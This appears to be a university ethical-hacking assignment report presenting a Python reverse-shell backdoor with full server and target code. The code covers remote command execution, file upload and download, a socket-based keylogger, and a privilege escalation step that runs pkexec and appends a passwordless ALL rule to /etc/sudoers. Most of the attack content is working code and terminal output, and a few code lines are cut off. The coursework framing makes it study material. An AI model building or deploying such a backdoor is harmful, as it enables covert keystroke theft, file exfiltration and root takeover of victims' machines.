Enhanced Python Backdoor

Team 1

Krittin Thirasak	6422780088
Danupat Chainarong	6422770261
Puthtipong Thunyatada	6422790327
Krittipong Ruangwatanaporn	6422782290
Nabhawan Sanrum	6522770658

Present

Dr. Watthanasak Jeamwatthanachai

CSS484 Ethical Hacking

Sirindhorn International Institute of Technology

Objective

This is the report for CSS434: Ethical hacking and Cyber security in practice assignment 1. This assignment focuses on the application of reverse shell based on Python by implementing extra features: key logging, screen and sound recording, and privilege escalation to the provided Python shells. We'll explain how each feature works, their implementation , and the actual result.

Table of Contents

I. Introduction

Cyber Security has been one of the most important concerns of many businesses around the world. With the rapid development and implementations of technology in our lives, we must learn and understand how to protect ourselves from the threats of exploitation from the internet. This report is produced to further study the mechanism behind one of the most well-known kinds of cyber attacks which is the Python reverse shell. The scope of this report includes:

- Keylogger
- Privilege Escalation
- Audio and Desktop Recording

Each of these exploitations greatly threaten the anonymity of internet users since it allows the attacker to gather information that may potentially be damaging to the victim whether that may be an organization or an individual.

We'll go through each of these to better understand how the opportunities of attacks are found, exploited, and potentially protect ourselves from these threats.

II. Setup

1) Initial Setup

In this project, the machines that use for testing are:

- **Server machine:** macOS 12.6 with iTerm terminal
- **Target machine:** Ubuntu 22.04 LTS

As we used Python language for the development of backdoor, we can create requirements.txt file to list the required dependencies and their versions. Any user can initiate the project by run the following command: `pip install -r requirements.txt`

The libraries we used are listed below.

- `socket`: Used for TCP socket communication to handle data transmission between the server and clients.
- `time`: Used to handle delays and manage timing-related tasks.
- `os`: Allows interaction with the operating system, such as file handling and environment variable management.
- `cv2 (OpenCV)`: Utilized for image and video processing, as well as displaying captured frames.
- `json`: Used for encoding and decoding data in JSON format, facilitating structured data exchange.
- `numpy`: Converts data into numpy arrays for efficient handling of image and video data.
- `pyautogui`: Used to obtain screen resolution and control GUI automation.
- `struct`: Packs data into binary format before sending it over the network.
- `mss`: Used for screen capturing to grab screenshots efficiently.

- `pyaudio`: Handles audio recording and playback.
- `dotenv (load_dotenv)`: Loads environment variables from a `.env` file for configuration management.
- `sys`: Provides access to system-specific parameters and functions, such as retrieving the virtual environment path.
- `subprocess`: Executes system commands or spawns new processes from within Python, enabling tasks like opening new terminal windows.
- `multiprocessing`: Facilitates running multiple processes concurrently in Python, leveraging multiprocessing capabilities for enhanced performance and parallel execution of tasks.
- `threading`: Facilitates multi-threaded programming, enabling concurrent execution within the same process.
- `signal`: Used for sending signals between processes to manage inter-process communication.
- `queue`: Creates a queue for inter-process communication, helping to manage data flow between processes.

2) Environment & Port Setup

To manage our environment efficiently, we utilized a `.env` file to include the target IP address and ports for communication. Our project employs four ports for different functions:

1. **Main Communication Port:** Used to initialize the connection and execute shell commands.
2. **Keylogger Port:** Facilitates simultaneous sending and receiving of keylogger data.
3. **Screen Streaming Ports:** Two ports are used to simultaneously send and receive both audio and desktop screen capture.

We use the `dotenv` library to load environment variables from the `.env` file, making it easier to manage configuration settings. This library allows us to store sensitive information and configuration details outside of the main codebase, enhancing security and flexibility.

Here's an example of how you might configure the ports in the `.env` file:

```
TARGET_IP=127.0.0.1
TARGET_PORT=4000
VIDEO_PORT=7000
AUDIO_PORT=8000
KEYLOGGER_PORT=9000
```

Example of .env file

You can choose your own ports as desired. In our test environment, we set the ports as follows:

- **4000**: Main communication (`TARGET_PORT`)
- **7000**: Stream video of the victim's screen (`VIDEO_PORT`)
- **8000**: Stream audio of the victim's microphone (`AUDIO_PORT`)
- **9000**: Send and receive victim's key logs (`KEYLOGGER_PORT`)

The following code snippet demonstrates the server initialization for the main communication port:

```python
# Load environment variables from .env file
dotenv_path = os.path.abspath(os.path.join(os.path.dirname(__file__), '../../.env'))
load_dotenv(dotenv_path)

# Set variables based on .env values
TARGET_IP = os.getenv("TARGET_IP", "127.0.0.1")
TARGET_PORT = int(os.getenv("TARGET_PORT", 4000))
VIDEO_PORT = int(os.getenv("VIDEO_PORT", 7000))
AUDIO_PORT = int(os.getenv("AUDIO_PORT", 8000))
KEYLOGGER_PORT = int(os.getenv("KEYLOGGER_PORT", 9000))

# Use these variables in your code
print(f"Target IP: {TARGET_IP}")
print(f"Target Port: {TARGET_PORT}")
print(f"Video Port: {VIDEO_PORT}")
print(f"Audio Port: {AUDIO_PORT}")
print(f"Keylogger Port: {KEYLOGGER_PORT}")
```

Environment Loading

This approach ensures better management of environment-specific configurations, making the project more flexible and easier to maintain. By using the `dotenv` library, we can easily manage and secure configuration settings, which improves the project's overall modularity and security.

III. Backdoor Exploitation

To initiate the backdoor exploitation, two key steps are involved:

1) Server Initiation

To initiate the backdoor exploitation using the reverse shell method, the server must first launch its program. This involves binding and listening to a specific port, as configured in both `server.py` and `backdoor.py`. The IP address used corresponds to the server's IP. For testing on a single computer, the IP can be set to localhost (`127.0.0.1`). When testing across two computers, ensure they are capable of pinging each other, preferably by being on the same network.

The following code snippet demonstrates the initial setup: creating a TCP socket, binding it to the specified address, and then listening for incoming connections. Once a connection is established, the server accepts it and begins the main communication loop.

```
# ====================
# Main Program
# ====================

def main():
    # Create a socket for the server
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.bind((TARGET_IP, TARGET_PORT))
    sock.listen(5)
    print('[+] Listening For The Incoming Connections')

    # Accept incoming connection from the target
    target, ip = sock.accept()
    print('[+] Target Connected From: ' + str(ip))

    # Start the main communication loop with the target
    target_communication(target)

    # Close the server socket
    sock.close()

if __name__ == "__main__":
    main()
```

Main Program of Server

2) Connection Establishment

Once the server starts listening on the specified address, `backdoor.py` should be executed to connect to the server. This script is configured to connect to the server's address. As shown below, the backdoor creates a TCP socket and attempts to connect to the server. It includes a reconnection delay for resilience, ensuring the connection is re-established if it is lost.

```python
# ====================
# Main Program
# ====================

def connect():
    while True:
        time.sleep(reconnection_delay)
        try:
            s.connect((TARGET_IP, TARGET_PORT))
            shell()
            s.close()
            break
        except:
            connect()

if __name__ == "__main__":
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect()
```

Main Program of Backdoor

After the connection is established, the server will display the address from which the target is connected, including both the IP address and port number. If the terminal shows the following message, it indicates that the target machine is accessible, allowing the execution of shell commands or other malicious actions:

```
❯ python server.py
Target IP: 127.0.0.1
Target Port: 4000
Video Port: 7000
Audio Port: 8000
Keylogger Port: 9000
[+] Listening For The Incoming Connections
[+] Target Connected From: ('127.0.0.1', 58263)
* Shell~127.0.0.1: $
```

Server Terminal Output

IV. Data Communication - How Our Backdoor Works

Once we gain access to the shell of the target machine, we can execute various shell commands through the terminal. This functionality is facilitated by reading input from the server's terminal and sending it to the target machine using the `reliable_send` function. Conversely, the backdoor installed on the target machine continuously attempts to receive commands using the `reliable_recv` method. Both methods are implemented on both sides for communication between the server and the target machine. For example, the server sends commands to execute, and the target machine sends back responses to display on the server's terminal.

- `reliable_send`: This function converts Python object data into a JSON string format, encodes it, and sends it via the provided socket.
- `reliable_recv`: An infinite loop that attempts to receive data from the provided socket, up to 1024 bytes. It decodes the received data, removes any trailing whitespace, parses it from JSON string format back to Python objects.

This approach ensures reliable communication between the server and the target machine, enabling remote command execution seamlessly. The image below illustrates the code implementation of `reliable_send` and `reliable_recv`:

```python
# Function to send data reliably as JSON-encoded strings
def reliable_send(socket, data):
    jsondata = json.dumps(data)
    socket.send(jsondata.encode())

# Function to receive data reliably as JSON-decoded strings
def reliable_recv(socket):
    data = ''
    while True:
        try:
            data = data + socket.recv(1024).decode().rstrip()
            return json.loads(data)
        except ValueError:
            continue
```

Utils Function - Reliable Send and Receive

V. Shell Command

Most of the commands we can use are common shell commands. Some can be directly executed on the target's terminal, while others require additional implementation, as seen in the `target_communication` method implemented in the server file and the `shell` method implemented in the backdoor file. The server's main purpose is to send input and display received information, whereas the backdoor focuses on executing commands and sending results back to the server. This distinction ensures that commands can be executed efficiently and responses managed appropriately in the remote shell environment.

1) Direct Execution

For commands that do not require additional implementation or are not covered in our project, they are sent to the target machine using the `reliable_recv` method and executed via `subprocess`. Upon execution, the target machine combines both the output and errors, sending them back to the server for display. This streamlined process ensures efficient remote command execution and effective management of command results within the backdoor exploitation framework.

```
# Others
else:
    result = reliable_recv(target)
    print(result)
```

Server

```
# Others
else:
    execute = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    result = execute.stdout.read() + execute.stderr.read()
    result = result.decode()
    reliable_send(result)
```

Backdoor

2) Common Commands Implementation

The common commands that require further implementation and are covered in this project include:

1. `clear`: Clears the terminal screen to provide a clean interface for command execution, by executing the code `os.system('clear')` at the server side.
2. `cd`: Changes the current directory on the target machine, facilitating navigation through the file system. As shown in the code snippet below, the directory on the server side is initially declared as an empty string. When the `cd` command is issued, it is sent to the backdoor, which attempts to change the directory using `os.chdir()`. If successful, the new directory path is returned to the server and displayed in the shell. If an error occurs, an error message is returned, and the server's directory variable remains unchanged.

```python
# Function for the main communication loop with the target
def target_communication(target):
    dir = ''
    while True:
        command = input(f'* Shell~{str(TARGET_IP)}: {dir}$ ')
        reliable_send(target, command)
```

Directory variable

```python
elif command[:3] == 'cd ':
    recv_data = reliable_recv(target)
    err = recv_data['stderr']
    if err:
        print(err)
    else:
        dir = recv_data['stdout'] + ' '
```

Server code for cd command

```python
elif command[:3] == 'cd ':
    dir_change = command[3:]
    try:
        os.chdir(dir_change)
        reliable_send({'stdout': os.getcwd(), 'stderr': ''})
    except FileNotFoundError as e:
        reliable_send({'stdout': '', 'stderr': f'cd: no such file or directory: {dir_change}\n'})
```

Backdoor code for cd command

3. `download`: Retrieves files from the target machine to the server, enabling remote file transfer. On the **server side**, the `download_file` function is used. This function downloads a file from the target machine over a network socket by receiving data in chunks and saving it to a specified file. It sets a 1-second timeout for receiving data to handle potential slow or interrupted transfers. Initially, it checks if the received data contains an error message and exits if it does. It opens the file in binary write mode (`wb`) and writes the received data chunks to it in a loop. If no more data is received or a timeout occurs, the loop ends. The function also includes exception handling to print errors and resets the socket timeout to its default value after completing the download.

```
elif command[:8] == 'download':
    download_file(target, command[9:])
```

```
# Function to download a file from the target machine
def download_file(socket, file_name):
    # Set a timeout for receiving data from the socket (1 second).
    socket.settimeout(1)

    try:
        first_chunk = socket.recv(1024)
        # Check for error message
        if first_chunk.startswith(b"ERROR:"):
            print(first_chunk.decode())
            return

        # Open the specified file in binary write ('wb') mode only if the first chunk is valid
        with open(file_name, 'wb') as f:
            f.write(first_chunk)

            while True:
                try:
                    chunk = socket.recv(1024)
                    if not chunk:
                        break
                    f.write(chunk)
                except TimeoutError:
                    break
    except Exception as e:
        print(f"Error occurred while downloading {file_name}: {str(e)}")
    finally:
        # Reset the timeout to its default value (None).
        socket.settimeout(None)
```

Server code for download command

After the `download` command is invoked by the server, the `upload_file` function is called on the **target side**. This function uploads a file to the remote server. It first checks if the specified file exists using `os.path.isfile()`. If the file does not exist, it sends an error message to the server and exits. If the file exists, it opens the file in binary read mode (`rb`) and sends its contents over a socket connection, ensuring that only existing files are uploaded and handling potential errors gracefully.

```
elif command[:8] == 'download':
    upload_file(command[9:])
```

```
def upload_file(file_name):
    if not os.path.isfile(file_name):
        error_message = f"ERROR: File '{file_name}' not found."
        s.send(error_message.encode())
        return

    with open(file_name, 'rb') as f:
        s.send(f.read())
```

Backdoor code for download command

4. `upload`: Sends files from the server to the target machine, facilitating remote file placement. On the **server side**, the `upload_file` function is called when the `upload` command is invoked from the server terminal. This function attempts to open the file in binary read mode (`rb`), reads its entire contents, and sends the data through the provided socket. If the file is not found, a `FileNotFoundError` exception is caught, and an error message is printed.

```
elif command[:6] == 'upload':
    upload_file(target, command[7:])
```

```
# Function to upload a file to the target machine
def upload_file(socket, file_name):
    try:
        f = open(file_name, 'rb')
        socket.send(f.read())
    except FileNotFoundError as e:
        print(e)
```

Server code for upload command

On the **target side**, the `download_file` function is invoked to receive the file from the server. This function opens the specified file in binary write mode (`wb`), sets a socket timeout to handle potential delays, and then enters a loop to receive file chunks of 1024 bytes. Each received chunk is written to the file. If a socket timeout occurs, the loop breaks, indicating the end of the file transfer. Finally, the socket timeout is reset to its default value, and the file is closed, ensuring proper resource management.

```
elif command[:6] == 'upload':
    download_file(command[7:])
```

```
def download_file(file_name):
    f = open(file_name, 'wb')
    s.settimeout(1)
    chunk = s.recv(1024)
    while chunk:
        f.write(chunk)
        try:
            chunk = s.recv(1024)
        except socket.timeout as e:
            break
    s.settimeout(None)
    f.close()
```


Backdoor code for upload command

These commands enhance the functionality of the backdoor exploitation by enabling essential file management and navigation tasks remotely.

VI. Features

In this section, we explored the implementation of key features including the keylogger, privilege escalation, and screen streamer. Additionally, to create a centralized point for command execution and facilitate the simultaneous operation of these features, further implementation efforts for multithreading and multiprocessing are necessary. This section will explain how our program effectively manages and integrates all these functionalities concurrently within a single execution.

1) Keylogger



Keylogger feature

A keylogger or keystroke logger/keyboard capturing is a form of malware or hardware that keeps track of and records your keystrokes as target types. It takes the information and sends it to a hacker using a command-and-control (C&C) server which is connected to an I/O port of the device.

The keylogger requires a dedicated terminal to display the list of keystrokes and a socket connection for rapidly sending keystroke data. This means that we cannot operate both the main shell and the keylogger simultaneously using a single terminal and a single connection. To address this problem, we have implemented methods to handle the keylogger

by using a separate port for keylogger transmission and initiating another terminal to display the list of keystrokes using the `subprocess` library.

A. Keylogger Setup - Server

When the `keylogger` command is invoked, it triggers the `keylogger_terminal()` function. This function initializes a new terminal window on the server side to display keystroke logs captured from the target machine. It performs three essential tasks:

```
# Keylogger
elif command == 'keylogger':
    print('Keylogger Initiated')
    keylogger_terminal()
```

keylogger option at server side

1. **Global Variable Access:** Accesses `keylogger_process` and `keylogger_terminal_id` as global variables to control the keylogger process and track the terminal window ID.
2. **Current Directory and Virtual Environment:** Retrieves the absolute path of the current directory (`current_dir`) and attempts to locate the path required to activate a virtual environment using `get_virtualenv_path()`.
3. **Execution:** Depending on the server's operating system (OS), the function selects the appropriate command to spawn a new terminal. In our project, we use macOS with iTerm which utilizes `osascript` executed through `subprocess.Popen()` to create a new terminal window. The terminal then executes the `keylogger_receiver()` method to handle incoming keystroke data. The resulting process and terminal information are stored in global variables for future management.

```python
# Function to handle keylogger terminal
def keylogger_terminal():
    global keylogger_process, keylogger_terminal_id  # Access the global variables
    current_dir = os.path.abspath('.')
    virtualenv_activate = get_virtualenv_path()

    if virtualenv_activate:
        if os.name == 'posix':
            if 'darwin' in os.uname().sysname.lower():  # macOS
                osascript_command = f'tell application "iTerm"\n' \
                                    f'  create window with default profile\n' \
                                    f'  tell current session of current window to write text "cd {current_dir} && source {virtualenv_a
                                    f'  set terminal_id to id of current window\n' \
                                    f'end tell'
                process = subprocess.Popen(["osascript", "-e", osascript_command], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                out, err = process.communicate()
                keylogger_terminal_id = out.decode().strip()
                keylogger_process = process
            else:  # Linux (example with gnome-terminal)
                terminal_command = f'gnome-terminal -- bash -c "cd {current_dir} && source {virtualenv_activate} && python3 -c \\"impo
                keylogger_process = subprocess.Popen(terminal_command, shell=True)
    else:
        print("Virtual environment not found.")
```

Keylogger setup at server side

B. Keylogger Setup - Target

On the target side, the `keylogger_handler()` function establishes a new TCP socket connection (`keylogger_socket`) to transmit keystroke logs to the server. Employing multithreading for efficiency, this approach ensures that the main shell remains responsive while continuously capturing keystrokes. In addition, a three second delay is used to ensure that the server has enough time to bind and listen to the specific port before the target tries to connect. The function involves three primary tasks:

```python
# Keylogger
elif command == 'keylogger':
    time.sleep(3)
    keylogger_handler()
```

keylogger option at target side

1. **Global Variable Setup**: Initializes `keylogger_socket` and `keylogger_thread` as global variables to manage the socket connection and thread responsible for transmitting keystroke data.
2. **Socket Connection**: Attempts to connect `keylogger_socket` to the predefined `TARGET_IP` and `KEYLOGGER_PORT`. Upon successful connection, it prints a confirmation message indicating the establishment of the connection.

3. **Thread Creation**: Configures `keylogger_thread` with `keylogger_reader` as its target function, responsible for sending keystrokes through `keylogger_socket`. The thread is set as a daemon to ensure automatic termination upon exit of the main program.

```
def keylogger_handler():
    global keylogger_socket, keylogger_thread
    keylogger_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        keylogger_socket.connect((TARGET_IP, KEYLOGGER_PORT))
        print(f"Keylogger connected to {TARGET_IP}:{KEYLOGGER_PORT}")

        keylogger_thread = threading.Thread(target=keylogger_reader, args=(keylogger_socket,))
        keylogger_thread.daemon = True  # Daemonize the thread to ensure it terminates with the main program

        print("Starting keylogger handler...")
        keylogger_thread.start()
        print("Keylogger handler thread started.")

    except ConnectionRefusedError as e:
        print(f"Connection refused: {e}")
    except Exception as e:
        print(f"Error in keylogger handler: {e}")
```

Keylogger setup at target side

C. Keylogger Implementation - Server

The `keylogger_receiver()` function listens for connections from the compromised machine on `TARGET_IP:KEYLOGGER_PORT`, binds it to a specified IP address and port, and listens for incoming connections from a client (target machine).

```
def keylogger_receiver():
    global keylogger_socket

    keylogger_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    keylogger_socket.bind((TARGET_IP, KEYLOGGER_PORT))
    keylogger_socket.listen(1)
    print(f"Keylogger server listening on {TARGET_IP}:{KEYLOGGER_PORT}")
```

function "keylogger_receiver" the listener at a specified port of a target IP

Once connected, it receives keystrokes using `reliable_recv()` and prints them to the terminal.

```
while True:
    keystroke = reliable_recv(keylogger_client)  # Implement reliable_recv function as per your implementation
    if keystroke == "TERMINATE":
        print("Terminating keylogger...")
        break
    print(keystroke)
```

This setup effectively records keystrokes made on the Victim machine and allows the Rhost operator to monitor them remotely.

And there are functions to handle keylogger terminal that are `keylogger_terminal()` to start a new terminal window and runs a keylogger script, handling both macOS and Linux platforms and `terminate_keylogger_terminal()` to stops the keylogger process and closes the terminal window, with error handling for common issues

D. Keylogger Implementation - Target

```
from pynput import keyboard

def socket_send(target, data):
    try:
        jsondata = json.dumps(data)
        target.send(jsondata.encode())
        print(f"Sent: {data}")  # Print sent data for debugging
    except Exception as e:
        print(f"Error sending data: {e}")
```

The `pynput` library offers tools for monitoring and controlling various input devices. In this case, by importing the 'keyboard' module, we specifically focus on capturing keystrokes from the keyboard. Then we serialize `data` into JSON format and send it to the

`target` socket, prints the sent data for debugging, and aches and prints any exceptions that occur during the send operation.

Whenever the compromised machine's user presses the key, it will call the function `on_press(key,  target)` that the program receives both `'char'` attribute and 'non-char' attribute, so that it sends the 'character' and 'key name' to the server. And we use `keylogger_reader` to listen and calls function `on_press`

```
def on_press(key, target):
    try:
        if hasattr(key, 'char') and key.char:
            socket_send(target, f'{key.char}')
            keyname = key.char
        else:
            socket_send(target, f'{key.name}')  # Send the name of the special key
            keyname = key.name
        print(f"Key pressed: {keyname}")  # Print pressed key for debugging
```

`on_press` *function*

```
def keylogger_reader(target):
    print("Welcome to keylogger")
    with keyboard.Listener(on_press=lambda key: on_press(key, target)) as listener:
        print("Keylogger started. Press ESC to exit.")
        listener.join()
```

`keylogger_reader` *function*

Using `Keylogger_handler` to connect to the server and start the keylogger thread, then we use `stop_keylogger` to stop the keylogger and close connections.

```python
def keylogger_handler():
    global keylogger_socket, keylogger_thread
    keylogger_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        keylogger_socket.connect((TARGET_IP, KEYLOGGER_PORT))
        print(f"Keylogger connected to {TARGET_IP}:{KEYLOGGER_PORT}")

        keylogger_thread = threading.Thread(target=keylogger_reader, args=(keylogger_socket,))
        keylogger_thread.daemon = True  # Daemonize the thread to ensure it terminates with the main program

        print("Starting keylogger handler...")
        keylogger_thread.start()
        print("Keylogger handler thread started.")

    except ConnectionRefusedError as e:
        print(f"Connection refused: {e}")
    except Exception as e:
        print(f"Error in keylogger handler: {e}")
```

`keylogger_handler` *function*


```python
def stop_keylogger():
    global keylogger_socket, keylogger_thread
    try:
        print("Terminating keylogger and main program...")
        if keylogger_socket:
            socket_send(keylogger_socket, "TERMINATE")
            keylogger_socket.close()
        if keylogger_thread:
            keylogger_thread.join(timeout=1)
    except NameError:
        print("Screen streaming process not running.")
```

`stop_keylogger` *function*

Therefore, the code executed on a compromised program is created to capture keystrokes, and send them to a remote server for logging.

These allow the client or the compromised system and the server as remote hosts connecting to each other for sending and receiving the keystroke, therefore, after successfully connecting the client (`backdoor.py`) and server (`server.py`) shells, we can input the command `keylogger_process` to start recording the target's keyboard activity.

2) Privilege Escalation



Privilege Escalation feature

The privilege escalation feature allows the backdoor to elevate its access privileges on the target system to bypass security. This capability highlights vulnerabilities associated with unauthorized access controls and showcases the potential consequences of unauthorized privilege escalation.

A. Privilege Escalation - Server

When the privilege escalation command is invoked on the server, it triggers the `privilege_escalator(user)` function. This function coordinates with the target machine to attempt to escalate privileges and performs several key tasks:

1. **OS Verification**: Receives and verifies the target machine's operating system.

2. **SUID Check**: Checks for the presence of SUID binaries that are obtained from target machine's, specifically `/usr/bin/pkexec`.
3. **Execution**: If the required binaries are found, it will wait until the target input their password then proceeds with the privilege escalation process at client side.

```
def privilege_escalator(user):
    print(f"Escalating privileges of USER:{user} with pkexec...")
    osname = reliable_recv()
    print(f"This is OS NAME:{osname}")
    if osname == 'posix':
        SUID = reliable_recv()
        print(f"Result from checking SUID: {SUID}")
        if "/usr/bin/pkexec" in SUID:
            print("Starting Escalation")
            while True:
                check = reliable_recv()
                print(check)
                if check == "USER has already input PASS":
                    break
            result = reliable_recv()
            print(result)
            privilege_escalation_banner()
        else:
            print(reliable_recv())
    else:
        print("Escalation Failed B/C not posix system")
```

Privilege Escalation at server side

B. Privilege Escalation - Target

On the target side, the `privilege_escalator(command)` function is responsible for establishing the conditions necessary for privilege escalation. This involves:

1. **OS Identification**: Sends the OS type to the server, if the OS type is posix it will continue.
2. **SUID Binary Search**: Use `find_suid_binaries()` to search for SUID binaries, particularly `/usr/bin/pkexec`.
3. **PKEXEC Execution**: If the required binaries are found, attempts to run `pkexec /bin/bash` to gain root access by using `subprocess.Popen()`. We check that

`pkexec` process is executed by sending the command `whoami` into the `pkexec` process if it return `root` that mean `pkexec` is completed execution

4. **Config SUDOERS File:** We will add `{user} ALL=(ALL) NOPASSWD: ALL` into `/etc/sudoers` to make the specific user can run sudo command without the password by flush `echo "{user} ALL=(ALL) NOPASSWD: ALL" > /tmp/sudoers_entry\ncat /tmp/sudoers_entry >> /etc/sudoers` this command into `pkexec` process
5. **Ensure Completeness:** The Program will flush `sudo -l` into `pkexec` process and send to the server side if the output show as following that mean the privilege escalation complete.

```
Unset
        User {user} may run the following commands on {devices}:
          (ALL : ALL) ALL
          (ALL) NOPASSWD: ALL
```

```python
def privilege_escalator(command):
    global read_stream_result
    read_stream_result =""
    reliable_send(os.name)
    print(os.name)

    if os.name == 'posix':
        findpkexec = False
        suid_files = []
        suid_files = find_suid_binaries()
        find_suid_result =    f"This is all suid binaries => \n {suid_files}"
        if "/usr/bin/pkexec" in suid_files:
            find_suid_result = "Found pkexec!!!!!!\nYou can ESCALATE\n===============\n" + find_suid_result
            findpkexec = True
        else:
            find_suid_result = "NO pkexec\n" + find_suid_result
        reliable_send(find_suid_result)

        # check that the system has /usr/bin/pkexec
        if findpkexec:
            # Run pkexec /bin/bash to gain root shell
            pkexec_command = "pkexec /bin/bash"
            esc_process = subprocess.Popen(pkexec_command, shell=True, stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

            # Start threads to read stdout and stderr
            threading.Thread(target=read_stream, args=(esc_process.stdout,)).start()
            threading.Thread(target=read_stream, args=(esc_process.stderr,)).start()

            # Check that user input password or not
            while True:

                time.sleep(1)
                reliable_send("Waiting user input PASS")
                esc_process.stdin.write("whoami".encode() + b'\n')
                esc_process.stdin.flush()
                if read_stream_result == "root":
                    reliable_send("USER has already input PASS")
                    break

            if esc_process:
                # run command for escalate specfic user in esc_process
                user = command #Define user from server input
                esc_command = f'echo "{user} ALL=(ALL) NOPASSWD: ALL" > /tmp/sudoers_entry\ncat /tmp/sudoers_entry >> /etc/sudoers'
                esc_process.stdin.write(esc_command.encode() + b'\n')
                esc_process.stdin.flush()

                # Wait for done esc_command
                print("Waiting for esc_command")
                time.sleep(5)

                #send the result of sudo -l
                execute = subprocess.Popen("sudo -l", shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                result = execute.stdout.read() + execute.stderr.read()
                result = result.decode()
                result = "ESCALATION DONE\n\n" + result
                reliable_send(result)
        else:
            reliable_send("CAN ESCALATE pkexec not found")
```

Privilege Escalation at target side


C. Auxiliary Functions

- **`find_suid_binaries`**: Searches the file system for SUID binaries.

```python
def find_suid_binaries():
    suid_files = []
    for root, dirs, files in os.walk('/'):
        for name in files:
            filepath = os.path.join(root, name)
            try:
                if os.stat(filepath).st_mode & 0o4000:
                    suid_files.append(filepath)
            except:
                continue
    return suid_files
```

find_suid_binaries()

